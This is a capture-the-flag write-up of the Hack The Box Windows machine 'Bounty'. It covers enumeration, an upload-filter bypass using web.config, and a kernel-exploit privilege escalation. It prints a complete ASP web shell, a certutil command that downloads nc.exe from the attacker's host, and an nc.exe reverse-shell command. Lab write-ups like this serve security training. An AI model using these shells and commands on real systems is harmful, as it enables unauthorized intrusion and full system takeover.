


Welcome back hackers!! Today, we will be doing another windows box named Bounty. So, lets jump in.

Enumeration

```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 127  Microsoft IIS httpd
7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Just one port open and that is port 80 or http service.

Port 80




This is the landing site we get. Just a picture of a wizard and also source code doesn't reveal anything. Let's fire up gobuster to find hidden directories or files:

```
(root@kali)-[~rishabh/HTB/Windows/Bounty]
# gobuster dir -u http://$IP/ -w
/usr/share/seclists/Discovery/Web-Content/common.txt --no-
error -b 400,403,404,500 -q -t 64 -x aspx,html,asp -o
dirburst
/aspnet_client      (Status: 301) [Size: 158] [-->
http://10.129.165.96/aspnet_client/]
/uploadedfiles      (Status: 301) [Size: 158] [-->
http://10.129.165.96/uploadedfiles/]
/transfer.aspx      (Status: 200) [Size: 941]
```

transfer.aspx and uploadedfiles/ looks interesting. Lets investigate them both. This is the transfer.aspx page. A very simple page with just one functionality.



First, I tried uploading a jpeg file, luckily it got accepted and just to confirm whether it is present in uploadedfiles/ directory, I navigated to this directory and gave the filename I uploaded earlier.




Next, I tried uploading a aspx reverse shell but unfortunately the functionality didn't let me upload. Next, I intercepted the request with burp and sent the request to intruder to start an attack to see which extensions we can use to bypass this upload form.

```
.asp  
.aspx  
.config  
.ashx  
.asmx  
.aspq  
.axd  
.cshtm  
.cshtml  
.rem  
.soap  
.vbhtm  
.vbhtml  
.asa
```

```
.cer  
.shmtl
```

These were the extensions I used to set the payload. To my surprise, one extension did work and you can see from the content-length being different from the rest:



It means, we can upload .config files. I researched a little about this topic and I found this useful link: <https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/>
Lets get to exploitation phase:

Exploitation

Using webshell from this github link:

<https://gist.github.com/gazcbm/ea7206fbbad83f62080e0bbbada77d9c#file-webshell-web-config>

I created a file web.config locally and uploaded to the server.

Here are the contents of web.config:

```

<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <handlers accessPolicy="Read, Script, Write">
            <add name="web_config" path="*.config" verb="*"
modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll"
resourceType="Unspecified" requireAccess="Write"
preCondition="bitness64" />
        </handlers>
        <security>
            <requestFiltering>
                <fileExtensions>
                    <remove fileExtension=".config" />
                </fileExtensions>
                <hiddenSegments>
                    <remove segment="web.config" />
                </hiddenSegments>
            </requestFiltering>
        </security>
    </system.webServer>
</configuration>
<!--
<% Response.write("-"&"->")%>
<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys =
Server.CreateObject("Scripting.FileSystemObject")

Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objShell.exec(theCommand)

```


```
        getCommandOutput = objCmdExec.StdOut.ReadAll
    end Function
%>

<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>

<PRE>
<%= "\\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName
%>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("server_software"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>
```

```
<%Response.write("<!--&\"--\"") %>  
-->
```

Now, if you navigate to /uploadedfiles/web.config , you will see a page something similar to this:



We have successfully achieved remote code execution. Now, comes the reverse shell part. Remember, you will have to upload web.config numerous times to achieve what I have done because the file was getting deleted. First, I started a python3 web server hosting nc.exe and uploaded to user merlin's desktop using certutil:

```
certutil -urlcache -f http://YOUR_IP/nc.exe  
c:\\Users\\merlin\\Desktop\\nc.exe
```

After uploading, all you need to do is start a listener, and execute nc.exe like this:

```
c:\Users\merlin\Desktop\nc.exe YOUR_IP 1337 -e cmd.exe
```

And you will get the connection back:

```
(root@kali)-[~rishabh/HTB/Windows/Bounty]
# rlwrap nc -nvlp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.165.228.
Ncat: Connection from 10.129.165.228:49162.
Microsoft Windows [Version 6.1.7600]
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c:\windows\system32\inetsrv>
```

Now, lets escalate our privileges:

Privilege Escalation

My very first command is systeminfo and here is the output:


```

Host Name: BOUNTY
OS Name: Microsoft Windows Server 2008 R2 Datacenter
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 55041-402-3606965-84760
Original Install Date: 5/30/2018, 12:22:24 AM
System Boot Time: 1/26/2022, 8:30:49 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,617 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,649 MB
Virtual Memory: In Use: 446 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
[01]: vmxnet3 Ethernet Adapter
Connection Name: Local Area Connection 3
DHCP Enabled: Yes
DHCP Server: 10.129.0.1
IP address(es)
[01]: 10.129.165.228
[02]: fe80::d437:4ba9:e66b:be27

```

You can see from the OS Name and version that it is vulnerable to kernel exploits. I copied the output to a file and ran exploit suggerter to look for exploits:

```

└─(rootkali)-[/opt/Windows-Exploit-Suggester]
└─# python2 windows-exploit-suggester.py --database 2021-12-28-mssb.xls --systeminfo /home/rishabh/HTB/Windows/Bounty/systeminfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits

```

```
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing
bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet
Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver
Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet
Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet
Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.,
PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet
Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0
Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow
Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode
Drivers Could Allow Elevation of Privilege (981957) -
Important
[M] MS10-061: Vulnerability in Print Spooler Service Could
Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for
Services Could Allow Elevation of Privilege (982799) -
Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow
Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet
Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet
Explorer (976325) - Critical
[*] done
```

If I see MS10-059, then its my go to exploit because it works right out of the bat. Download the executable from this link:

<https://github.com/SecWiki/windows-kernel->

[exploits/tree/master/MS10-059](#)

and transfer to the machine. Now, to run the exploit, all we need to do is first start a listener, and execute the file by giving your IP and port to connect to.

```
exploit.exe 8888  
/Chimichurri/→This exploit gives you a Local System shell <BR>/Chimichurri/→Changing registry values ... <BR>/Chimichurri/→Got SYSTEM token ... <BR>/Chimichurri/→Running reverse shell ... <BR>/Chimichurri/→Restoring default registry values ... <BR>
```

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Ncat: Connection from 10.129.165.228.  
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Microsoft Windows [Version 6.1.7600]  
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whoami  
whoami  
nt authority\system
```

We are now NT Authority/System. Cheers!!